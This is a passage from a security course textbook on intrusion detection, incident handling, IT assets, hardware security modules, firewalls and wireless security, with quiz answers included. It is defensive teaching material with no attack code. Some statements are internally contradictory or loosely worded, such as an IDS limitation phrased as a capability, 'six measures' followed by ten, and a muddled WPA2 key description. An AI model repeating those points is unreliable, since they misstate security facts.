The IDS however is not an answer to all your Security related problems. You have to know what it CAN, and what it CAN NOT do. In the following subsections we will try to show few examples of what an Intrusion Detection Systems are capable of, but each network environment changes and each system needs to be oriented to meet your enterprise environment needs.

The IDS usually provide the following:

- It can add a greater degree of integrity to the rest of organisationinfrastructure.
- You can trace user activity from point of entry to point of impact usingIDS.
- It can recognize and report the modifications held on data.
- It automates the task of monitoring the Internet searching for the latestattacks.
- It detects that when your system is underattack.
- It detects the errors present in your systemconfiguration.
- It can guide system administrator in the critical step of establishing a policy for your computingassets.
- It makes the security management of your system possible by non-expertstaff.

Below mentioned are some point roles which cannot be expected by an IDS to be performed:

- It doesn‘t compensate for a weak identification and authenticationmechanisms.
- It should not conduct investigations of attacks without humanintervention.
- It will compensate for weaknesses in network protocols.
- It does not compensate for problems in the quality or integrity of information the system provides.
- It will not analyse all the traffic on a busynetwork.
- It can‘t always deal with problems involving packet-levelattacks.
- It should not deal with some of the modern network hardware andfeatures.

3.6 STEPS TO INSTALL AN IDS IN AN ORGANIZATION

Installing IDS with other tools in the security arsenal requires some extra planning. This section helps you to avoid common pitfalls when installing your IDS.

a. **Placement of Sensor for a Network IDS:** If you are deploying network IDS, you need to plan out where to place the monitoring sensors. This will totally depend on the significance of intrusion from which you want to protect your network. Let's start with a detailed network diagram. First of all you need to evaluate the collection of systems which are sensitive to business. If IDS is being used for monitoring a web server, then the most useful points for placing sensors is in DMZ segment along with web server. If an IDS is being used for monitoring a internal servers such as DNS server or mail servers, then sensor should be placed just inside the firewall on the segment that directly connects the firewall to the internal network. Logic behind implementing of sensor inside firewall is that it will prevent the majority of attacks aimed at the organization, and the regular monitoring of firewall logs will identify them easily. Then the IDS will detect some of those attacks that manage to get through the firewall. This technique is called as "defence in depth". If IDS is being used to monitor internal resources like sensitive collection of machines, physical location or a specific department, then the most logical place for sensor will be on the main point between those systems and the rest of whole internalnetwork.
b. **Host integration for Host IDS:** The host IDS should be firstly installed on a development system with the advance planning of installation on a production system. Even on a inactive system, there will be some files that will change regularly (for example, the audit files), then the installed IDS will report some changes. In some host-based systems, the IDS will report when a user process of altering the system password file. This would happen if an intruder or a new user adds an account. It also happens, however, when a user changes his or her password. That time the IDS analyst needs to become familiar with the correct operation of each system, so that he or she can properly diagnose deviations from "normal" alarms. Important point: Host based IDS should be

monitored frequently i.e. at least twice aday.

c. **Alarm Configuration:** IDSs come with a configurable alarm levels in which some will integrate with network management stations, some allow paging, some send e-mail, and some can interoperate with firewalls to shut down all traffic from the network that originated the attack. IDS Manager should have. In fact, we suggest you to be very cautious about using these features for the first month or two, turn off allalarms.

   Manager should have to analyze the output from the system for monitoring that what it is detecting. You need to be familiar with your particular system before you start turning on alarms.

d. **Integration Schedule:** Install one sensor at a time. A sensor in a DMZ may see a given set of behaviours, while a sensor on the internal network may see another set of behaviours, with a very smallintersection.

3.7 INCIDENT HANDLING

The Organization's Incident Response Plan is documented to provide a well-defined, consistent, and organized approach for handling security incidents, as well as taking appropriate action when an incident at an external organization is traced back to and reported to the Organization[16]. The plan identifies and describes the roles and responsibilities of the Organization‘s Computer Incident Response Team (UCIRT), which is responsible for activating the Incident Response Plan. Incident Handling Details Although technical procedures vary depending on the categorization and type of incident, each incident must include the following six (6)phases:

1. **Preparation:** Ready the Organization to handleincidents.
2. **Detection:** Gather and analyze events; determine the existence of a threat and the impact to confidentiality, availability, or integrity of an Organization‘s ITresource.
3. **Containment:** Stop the damage from attackers and preserveevidence.
4. **Remediation:** Remove artifacts left fromattacker.
5. **Resolution:** Return systems to production andmonitor.
6. **Closure and lessons learned:** Document findings and implement lessons learned to improve operations and/or incidenthandling.

Based on the investigation, it may be necessary to repeat some of the phases; however, once an incident is detected the process should be followed to completion.

Phase 1 Preparation: The Preparation phase involves readying the UCIRT to handle incidents. Some required elements for incident handling are indicated below:

- Communications
- Data
- Documentation
- People
- Policy

- Software/Hardware
- Space
- Supplies

- Training
- Transportation

Preparation should be done at regular intervals prior an actual incident occurring.

Phase 2 Detection: Incident detection occurs internally in all areas and at all levels of the University, as well as externally, through reports from non-University incident handlers. All High-Risk incidents should immediately be reported to ITSO once detected. Administrators and users must be familiar with their systems to determine if an event constitutes an incident. Effective incident detection occurs when:

1. The administrator or user is familiar with normaloperations.
2. Systems are equipped with effective auditing and loggingtools.
3. Administrators review systems and logs to identify deviations from normal operations.

Security contacts must analyze all available information in order to understand the scope of an incident and effectively contain and remediate the incident. The incident must be fully diagnosed prior to beginning subsequent phases of the Incident ResponsePlan.

Phase 3 Containment: The first priority of Organization, in every incident, is to contain the incident as quickly as possible. An incident is considered contained when no additional harm can be caused and the incident handler is able to focus on remediation. Containment consists of three stages:

- Short-term containment: stopping the progress of the incident orattacker.
- Informationgathering.
- Long-term containment: making changes to the productionsystem.

Phase 4 Remediation: The goal of the Remediation phase is to clean up a system and remove any artifacts (e.g., rootkits) left from the attacker. During the Remediation phase, the team must also determine and document the cause and symptoms of the incident: isolating the attack based on information gathered during the detection phase, and determining how the attack was executed.

Phase 5 Resolution: During the Resolution phase, the Team restores normal business operations. It is critical to carefully handle incident Resolution and verify system performance and security before being brought back online. Tests must be completed and baseline system activity (gathered in the Preparation phase) must be compared to ensure the system is verified before operations arerestored.

Phase 6 Closure: and Lessons Learned In the Closure and Lessons Learned phase, the ITSO documents findings from the incident and the handling of the incident is reviewed by the Organization's Security Incident handling Team. The expected outcome of this phase is improved operations and improved incident responseprocedures.The incident handling process has many phases. It describes the sequence of steps that begin when an incident reaches your team. It could follow a very simple or very sophisticated model. Start planning your incident handling process with a simple set of tasks and subsequently expand it to new ones according to your real work and needs. You can use the set of tasks discussed below as a framework for your incident handling procedure. This is the same set of tasks that form the workflow shown in Figure 7.




Figure 7: This diagram workflow of incident handling process[17]

3.8 SUMMARY

1. An Intrusion Detection System (IDS) is a device or software application that monitors networkorsystemactivitiesformaliciousactivitiesorpolicyviolationsandproduces reports to a management station.
2. Network Intrusion Detection system (NIDS) performs an analysis for a passing traffic on the entiresubnet.
3. A statistical analysis system builds statistical models of the environment, such as the averagelength ofatelnetsession,then looks fordeviations from ―normal‖.
4. Detection method describes the characteristics of theanalyzer.
5. Intrusion-detection systems can evaluate states (secure or insecure) or changeovers (from

secure toinsecure).Network Intrusion Detection Systems are placed at a strategic point or points within the network to monitor traffic to and from all devices on thenetwork.

6. Once an attack is identified, or abnormal behavior is sensed, the alert can be sent to the administrator.
7. Host Intrusion Detection Systems are run on individual hosts or devices on thenetwork.
8. A HIDS monitors the inbound and outbound packets from the device only and will alert the user or administrator of suspicious activity isdetected.
9. The Organization's Incident Response Plan is documented to provide a well-defined, consistent, and organized approach for handling security incidents, as well as taking appropriate action when an incident at an external organization is traced back to and reported to theOrganization.

3.9CHECK YOUR PROGRESS

1. IDSstandsfor________________.
2. An_______________________is a type of IDS that can prevent or stop unwantedtraffic.
3. performs the analysis of the traffic that is passed from the network to a specifichost.
4. are deployed in a network or on a device to collectdata.
5. are used by many vendors for research purposes, and to develop new intrusionsignatures.
6. The_____________systems start with generalized rules for the environment, then learn, or adapt to, local conditions that would otherwise beunusual.
7. The____________on detection describes the response of the intrusion-detection system toattacks.
8. If the intrusion-detection system simply generates alarms (such as paging), it is said to be___________.
9. The______________describes the detection mechanism used by the intrusion-detection system.
10. performs an analysis of passing traffic on the entire subnet, and matches the traffic that is passed on the subnets to the library of knownattacks.
11. The network IDS usually has two logicalcomponents:the___________andthe___________ station.
12. detection is a system based on rules, either preconfigured by the system or setup manually by theadministrator.

3.10 ANSWERS TO CHECK YOUR PROGRESS

1 Intrusion DetectionSystem

2 Intrusion PreventionSystem(IPS)

3 Network Node Intrusion detection system(NNIDS)

4 Sensors

5 Honeypots

6 Adaptive

7 Behaviour

8 Passive

9 detectionparadigm

10 Network Intrusion Detection Systems

11 Sensor,management

12 Misuse

3.11 MODEL QUESTIONS

1. What is IDS? What are the different components of anIDS?
2. What is aHoneypot?
3. What are the different characteristics of anIDS?
4. What are the steps to install an IDS in anorganization?
5. What is incidenthandling?
6. Differentiate network and host basedIDS?
7. Make diagram of IDSComponents?
8. Explain characteristics of IDS with the help ofdiagram?
9. Give examples of Misuse & Anomaly DetectionIDS?
10. What isDMZ?
11. Explain lifecycle of Incident Handling along withdiagram

Unit 4: Assets and Wireless Security 4

Unit Structure

4.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Know the meaning of the termasset
- Understand assetmanagement
- Explain theCIA
- Definerisk
- Understand riskanalysis

4.2 INTRODUCTION

In information security, computer security and network security an *asset* is any data, device, or other component of the environment that supports information-related activities. Assets generally include hardware (e.g. servers and switches), software (e.g. mission critical applications and support systems) and confidential information. Assets should be protected from illicit access, use, disclosure, alteration, destruction, and/or theft, resulting in loss to the organization[18].IT asset management (ITAM) is the set of business practices that join financial, contractual and inventory functions to support life cycle management and strategic decision making for the IT environment. Assets include all elements of software and hardware that are found in the business environment.[2] Any security standard or best practice should be founded on a solid foundation of an asset classification. To ensure proper protection of our information resources, it is necessary to define what an owner is and how that entity has ultimate responsibility for the information assets within its business unit, and this includes classification and assigning retention requirements.

4.2.1 Glossary

a. **Asset:** Any physical or logical resource OR Anything which has value to the organization.

b. **Asset management:** Asset management is all about discovery, ownership, value, acceptable use, protection, and disposal of information-relatedassets.

c. **Owner:** The information owner is the entity within the organization that has been assigned the responsibility to exercise the organization‘s proprietary rights and grant access privileges to those with a true businessneed.

d. **Custodian:** The custodian is the entity which is responsible for overseeing and implementing the necessary safeguards to protect assets, at the level classified by the informationowner.

e. **User:** User is the person who is responsible for viewing, amending, or updating the content of the information assets. This can be any user of the information in the inventory created by the informationowner.

4.3 SECURING AN ASSET

An IT asset is any company-owned information, system or hardware that is used in the course of business activities. The goal of Information Security is to ensure the Confidentiality, Integrity and Availability of assets from various threats. For example, a hacker might attack a system in order to steal credit card numbers by exploiting vulnerability. Information Security experts must assess the likely impact of an attack and employ appropriate countermeasures. In this case they might put up a firewall and encrypt their credit card numbers. Broadly assets can be classifiesas:

a. **Tangible Assets:** Tangible assets are those assets which we can touch, see and feel. All fixed assets are tangible. Hardware is also a tangibleasset.
b. **Intangible Assets:** Intangible assets cannot be seen, felt or touched physically by us. Some examples of intangible assets are like software, data, goodwill, franchise agreements, patents, copyrights, brands, trademarksetc.

4.3.1 Steps of securing anasset

1. **Create an action plan.** Bring together everyone who needs to be involved—IT, legal and office management staff, and even C-level executives. Consider creating a decommissioning and asset management plan that makes data removal from hardware devices your highest priority[19]. Evaluate the costs of managing an IT asset disposition plan—as well as the potential costs (legal and otherwise) of not doing it. And when these issues start to stump you, consider getting help from a third-party disposition expert with the expertise you need to address your data destruction and asset dispositionneeds.
2. **Ask: "It's demolished, but is it gone?"** Before you get rid of your old hardware, you must ensure that all the data on it has been permanently destroyed and is non-recoverable. A trusted partner can help you establish a defensible, documented and repeatable process to prepare, handle or transport, and destroy data both onsite or offsite, using methods that comply with the latest U.S. and internationalstandards.
3. **Ensure that offsite, secure disposition processes are in place.** It‘s 10 p.m. - do you know where your equipment is? You need to know the where about of your assets throughout their destruction process. That secure chain of custody is vital to proveyou‘vecomplied with regulations. A trusted partner can provide auditable verification and strict security practices that include GPS tracking, protected transportation and a documented chain of custody. That means peace of mind (and a good night‘s sleep) for you.
4. **Keep an eye on the prize: your bottom line.** Getting managerial buy-in for an environmentally friendly philosophy usually doesn‘t work in the corporate arena. Focus instead on the bottom line, making the case for the cost savings and risk management you can achieve by clearing out the old to make way for the new while also guarding against data breaches or thefts. Retiring old assets at the right time cuts maintenance costs, software licensing costs and even leasingoverages.
5. **Publicize your compliance achievements.** When you choose a partner that conducts electronics recycling in accordance you know that your equipment is going to be destroyed or recycled without being exported, improperly incinerated, or land filled in a

way that could harm the local water supply or affect other natural resources. That matters not only because regulations demand it, but also because recycling the right way gives your company green credibility. Go ahead and brag about it make it part of your corporate responsibilitymessage.

4.4 HARDWARE BASED SECURITY

A Hardware Security Module is defined as a combination of hardware and associated software that usually binds inside the PC or server and it provides at least minimum number of cryptographic functions. These cryptographic functions include encryption, decryption, key generation, and hashing and many more. Physical device offers some level of physical tamper-resistance along with it has a user interface and a programmable interface. Other names of Hardware Security are:

- PCSM – Personal Computer SecurityModule
- SAM – Secure ApplicationModule
- SCD – Secure CryptographicDevice
- SSCD – Secure Signature CreationDevice
- TRSM – Tamper Resistant SecurityModule

HSMs are typically housed in a secure environment and managed with additional procedural controls external to the device. An HSM is a dedicated hardware device that is managed separately from the operating system. These modules provide a secure hardware store for CA keys, as well as a dedicated cryptographic processor to accelerate signing and encrypting operations. Windows utilizes the HSM through the CryptoAPI interfaces—the HSM functions as a cryptographic service provider (CSP) device.

An HSM can provide secure operational management - protected by multi-layered hardware and software tokens - as well as a number of other key features, including:

- Hardware-based, cryptographic operations (such as random number generation, key generation, digital signatures, and key archive andrecovery).
- Hardware protection of valuable private keys used to secure asymmetric cryptographic operations.
- Secure management of privatekeys.
- Acceleration of cryptographic operations. (This relieves the host server of having to perform processor-intensive, cryptographiccalculations.)
- Load balancing and failover in hardware modules using multiple HSMs linked together through a daisychain.

4.4.1 Types of HSMs

- Local interface – e.g. PCI cards
- Remote interface – e.g.Ethernet

- Sharable between multiplehosts
- Smartcards
- USB tokens - usually a smart card with integratedreader

4.4.2 HSM Functionality

An HSM can perform a number of important security-related functions. It provides accelerated cryptographic operations such as encryption, digital signatures, hashing, and Message Authentication Codes. A Message Authentication Code (or MAC) is an algorithm that mathematicallycombines a keywith a hash to provide a ―code‖that can be appended with a given piece of data to ensure its integrity. For example, suppose a database contains a list of account balances. It is very desirable from a security perspective to be able to prevent an unauthorized person from manually changing these values. Therefore, when an authorized entry is made, the HSM would provide an interface to MAC the input value that would be contained within the record itself. Because the HSM maintains the key that formulates the MAC, nobody else can theoretically reproduce a valid MAC for a given account balance. So when an authorized program retrieves the database value, the data provider would automatically ask the HSM to verify that the MAC for the value is correct. If the MAC verification fails, the program would know that the data has been tampered with and can perform the appropriate action such as auditing, logging, generating alarms, etc.

Another important function of an HSM is key management. With any type of system that uses cryptographic keys, it is imperative that the tools that generates, backup and hold these keys do so in a secure manner. To be optimally secure, the HSM should store all of the keys on the physical device itself. The key backups should be done using a secure connection to another HSM or to one or more smart cards (preferably more than one). The card reader should attach directly to the HSM to prevent the data fromintercepted.

4.4.3 How to implement HSM

An HSM has a number of different uses. The functionality and security vary with price. Generally HSMs are implemented for the followinguses:

- The key generator and safe key storage facility for a certificateauthority.
- A tool to aid in authentication by verifying digitalsignatures.
- An accelerator for SSL connections. (When the new IPSec standard begins replacing IP, the demand for server-side cryptographic acceleration will likely increasefurther).
- A tool for securely encrypting sensitive data for storage in a relatively unsecure location such as adatabase.
- A tool for verifying the integrity of data stored in adatabase.
- A secure key generator for smartcardproduction.

4.5 FIREWALL

A **firewall** is a network security system that monitors and controls the incoming and outgoing network traffic based on predetermined security rules. A firewall typically establishes a barrier between a trusted, secure internal network and another outside network, such as the Internet, that is assumed to not be secure or trusted. A firewall is a protective system that lies, in essence, between your computer network and the Internet. When used correctly, a firewall prevents unauthorized use and access to your network. Without a firewall, all the traffic directly moves from the Internet to your computer. In this diagram, the "valid" traffic is colored green, and the "malicious" traffic is colored red.




Figure 8: A firewall[20]

The job of a firewall is to carefully analyze data entering and exiting the network based on your configuration. It ignores information that comes from unsecured, unknown or suspiciouslocations. A firewall plays an important role on any network as it provides a protective barrier against most forms of attack coming from the outside world.

Windows Firewall adds an additional level of security by examining each piece of data. If the data is good, it passes through the firewall and reaches the computer. If the data is identified as bad traffic, the network packets are simply dropped and never make their way to the computer. Although this diagram shows the Window Firewall as a separate icon, the Windows Firewall is software that physically runs on your computer.




Figure 9: Firewall in an organization[21]

As this diagram shows, Windows Firewall intercepts all network communication to provide protection against unauthorized network traffic. This protection exists if this traffic enters your computer through a modem, a wired network adapter, or a wireless network connection. Windows Firewall protects your computer regardless of its connection to the Internet![8]

4.5.1 Types of Firewalls

There are different types of firewalls depending on where the communication is going on, where we need to intercept the communication tracing the state.

a. **Network layer/Packet filters:** Network layer firewalls, also called packet filters. They operate at a comparatively low level of the TCP/IP protocol stack, which doesn‘t allow packets to pass through the firewall unless they match the established rule set. The firewall administrator may define the rules; or default rules may apply. Network layer firewalls consists of two sub-categories, stateful and stateless. Stateful firewalls maintain records about active sessions, and use that "state information" to speed packet processing. Stateless firewalls require less memory, and can be faster for simple filters which require less time to filter than to look up a session. It should also be necessary for filtering stateless network protocols that have no concept of asession.

b. **Application-layer:** Application-layer firewalls work on the application level of the TCP/IP stack (i.e., all browser traffic, or all telnet or ftp traffic), and may intercept all packets which are traveling towards or from an application and they block other packets (usually dropping them without acknowledgment to the sender). The function of application firewalls to determine whether a process should accept any given connection. Application firewalls achieve their function by hooking into socket calls to filter the connections between the application layer and the lower layers of the OSI model. The type of application firewalls which hook into socket calls are also referred to as socket filters. Application firewalls works more like a packet filter but application filters apply filtering rules (allow/block) on a per process basis instead of filtering connections on a port basis. Generally, prompts are used to define rules for processes that have not yet received a connection. It is rare to find out application firewalls not combined or used in conjugation with a packetfilter.

c. **Proxies:** A proxy server (running either on dedicated hardware or as software on a general-purpose machine) will act as a firewall by responding to input packets (connection requests, for example) in the manner of an application, while blocking other packets. A proxy server is a gateway from one network to another for a specific application on network, in the sense that it functions as a proxy interface on behalf of the networkuser.

d. **Network address translation:** Firewalls often have network address translation (NAT) functionality, and the hosts protected behind a firewall commonly have addresses in the "private address range", as defined in RFC 1918. Firewalls often have such functionality to hide the true address of hosted protected. Originally, the NAT function was developed to address the limited number of IPv4 routable addresses that could be used or assigned to companies or individuals as well as reduce both the amount and therefore cost of obtaining enough public addresses for every computer in an organization. Hiding the addresses of protected devices has become an increasingly important defense against networkreconnaissance.

4.5.2 Software Based Firewalls

Software-based[22] or "personal" firewalls are often the last line of defense between you and the Internet. Software Firewall is a piece of software that is installed on your computer in order to protect it from unauthorized access. Modern software firewalls use a combination of port filtering, stateful packet inspection and application level filtering. Such firewalls are provided for each machine as part of the operating system – as in the case of Windows, for example – or as an application designed to run on a stand-alone PC that guards the entire network.

A software firewall will protect your computer from outside attempts to control or gain access your computer, and, depending on your choice of software firewall, it could also provide protection against the most common Trojan programs or e-mail worms. Many software firewalls have user defined controls for setting up safe file and printer sharing and to block unsafe applications from running on yoursystem.




Figure 10: A software firewall

A good software firewall will run in the background on your system and use only a small amount of system resources. It is important to monitor a software firewall once installed and to download any updates available from the developer. Personal firewalls have the advantage of identifying which applications on the computer are creating security risks. If a worm infects your system and attempts to open your computer to the world, a software-based firewall will identify this new application service. The personal firewall will prompt you to confirm the new application or to prevent its use. Your personal firewall may be your first warning that a malicious program is attempting to use thenetwork.

4.5.3 Hardware Based Firewalls

A hardware firewall uses a PC-like appliance to run software that blocks unwanted outside traffic. Hardware firewalls can be purchased as a stand-alone product but more recently hardware firewalls are typically found in broadband routers, and should be considered an important part of your system and network set-up, especially for anyone on a broadband connection. Hardware firewalls can be effective with little or no configuration, and they can protect every machine on a local network. Most hardware firewalls will have a minimum of four network ports to connect other computers, but for larger networks, business networking firewall solutions areavailable.A firewall appliance may allow the firewall administrator to simply drag and drop various rules into place. For example, if your business wishes to block all incoming traffic from particular top level domains (TLD‘s), such as particular country codes, a few clicks will give the option of blocking incoming, outgoing or both types of traffic to/from those TLD‘s. Likewise, if a given user group – perhaps your tech support operation – needs to run Microsoft Remote Desktop Connection (RDC) to assist users on another network, that entire group can be dragged and dropped into an ―authorized users‖ category while the RDC application can be dropped into an authorized application‖category.

A hardware firewall uses packet filtering to examine the header of a packet to determine its source and destination. This information is compared to a set of predefined or user-created rules that determine whether the packet is to be forwarded or dropped.

Hardware Firewall are typically good for small or medium business owners, with 5 or more PC or a co-operate environment. The main reason is that it then becomes cost-effective, because if you purchase Internet Security/Firewall software licenses for 10 to 50 copies, and that too on an annual subscription basis, it will cost a lot of money and deployment could also be an issue. The users will have better control over the environment. If the user is not tech savvy and if they choose to inadvertently allow a connection that has Malware behavior, it could ruin the entire network and put the company in risk with datasecurity.

4.6 HOW TO PREVENT YOUR NETWORK FROM ANONYMOUS ATTACK

A professional knows where to draw the line and how far she can push the network without breaking it. Be aware of the mythical "your network is secure" statement. With alarming frequency, security consultants will leave you with a report that claims that your network is secure, based on the fact that they were unable to get into anything. This certainly does not mean your network is secure! It only means they couldn't find a way to break it, but someone else still could.

In spite of vulnerabilities, new solutions which are digital nowadays can improve operations, enhance the customer experience and encourage the bottom line. It‘s not necessary or cost-effective to put non-payment solutions on a separate physical network to isolate them from cardholder data.

These six measures can help in securing cardholder information while allowing normal network data flow:

1. **Never click on a link which was not expected by you to receive:** One of the important rules. The main way criminals infect PCs with malware is by tempting users to click on a link or open an attachment. "Most of the time phishing emails contain obvious spelling mistakes and poor grammar and are easy to spot," says Sideway ofIntegrals.
2. **Use different passwords on different websites:** If individuals typically having up to100 online accounts, the tendency has become to share one or two passwords across accounts or use very simple ones, such as loved ones' names, pets names or favorite sports teams and many more commonterms.
3. **Avoid reusing your main email/accounts password:** Any hacker who has cracked or anyhow get entered into your main email password has the keys to your [virtual] kingdom because passwords from the other sites you visit can be reset via your main emailaccount.
4. **Use updated antivirus and Conduct regular scans of your entire network:** The best way to determine if your systems have been compromised is to scan them regularly for vulnerabilities. For relatively low budget, a security vendor will remotely scan all of your external systems/access points to determine if any of them are vulnerable tointrusion.
5. **Limit remote access and make some rules:** Most of the organizations leave their firewalls open to outsider‘s entry by mangers who are working remotely or vendors who routinely perform maintenance on systems. Create strong passwords instead of using the default ones, and change them after a particular set of time. Similarly, always change default firewall settings to allow only necessary access, and limit remote access to secure methods such asVPN.
6. **Ensure all sensitive data is encrypted using a strong encryption algorithm:** If you have older POS equipment that sends raw credit card data to a back-office server, it‘s time to upgrade that equipment. Modern, secure POS systems encrypt credit card data as soon as a card is swiped, and they immediately send that data to the payment processor without any temporary storing of data. Double-check your POS system to make sure it complies with PCIstandards.
7. **Maintain a strong firewall for securing your network**: The PCI data security standards prescribe firewalls for compliance. Make sure your firewall is hardened according to new rules and updated with recent intruder‘s definition and is supported by virus protection software.
8. **Segment your network into necessary divisions**: For example, make sure your POS data traffic is separate from your Wi-Fi system, security cameras, digital menu boards,

other connections, etc. If you want to enable managers to connect to the POS via Wi-Fi, connect them through a virtual LAN that differentiates authorized traffic into a security zone.

9. **Keep your software updated/upgraded with latest updates:** Manufacturers frequent update their operating systems and POS software to tighten security and eliminate the weaknesses vulnerable to hackers. Make sure you have downloaded the latest operating system patches and keep all POS softwareup-to-date.
10. **System Hardening:** This can also be referred as lockdown or security tightening, and involves activities such as configuring software for optimum use, deactivating unnecessarysoftwarethatcanleadtosomesimpleattacks,andconfiguringtheoperating system for optimum security. Usually the system-hardening process is carried out in a mannered step by step approach to iteratively increase the number of defensive layers and reduce the exposed attack surfaces.

4.7WIRELESS SECURITY

Wireless Internet access technology is being increasingly deployed in both office and public environments, as well as by the Internet users at home. Wireless technologies, in the simplest sense, enable one or more devices to communicate without physical connections—without requiring network or peripheral cabling. Wireless technologies use radio frequency transmissions as the means for transmitting data, whereas wired technologies use cables.

Wireless security is the prevention of unauthorized access or damage to computers using wireless networks. The most common types of wireless security are Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA). WEP is a notoriously weak security standard. WEP is an old IEEE 802.11 standard from 1999, which was out dated in 2003 by WPA, or Wi-Fi Protected Access. WPA was a quick alternative to improve security over WEP. The current standard is WPA2; some hardware cannot support WPA2 without firmware upgrade or replacement. WPA2 uses an encryption device that encrypts the network with a 256-bit key; the longer key length improves security overWEP.

Wireless devices communicate through radio transmissions, without physical connections and without network or peripheral cabling. Wireless systems include local area networks, personal networks, cell phones, and devices such as wireless headphones, microphones, and other devices that do not process or store information. Other wireless devices being widely used include infrared (IR) devices such as remote controls, cordless computer keyboards, mouse devices, and wireless hi-fi stereo headsets, all of which require a direct line of sight between the transmitter and the receiver.

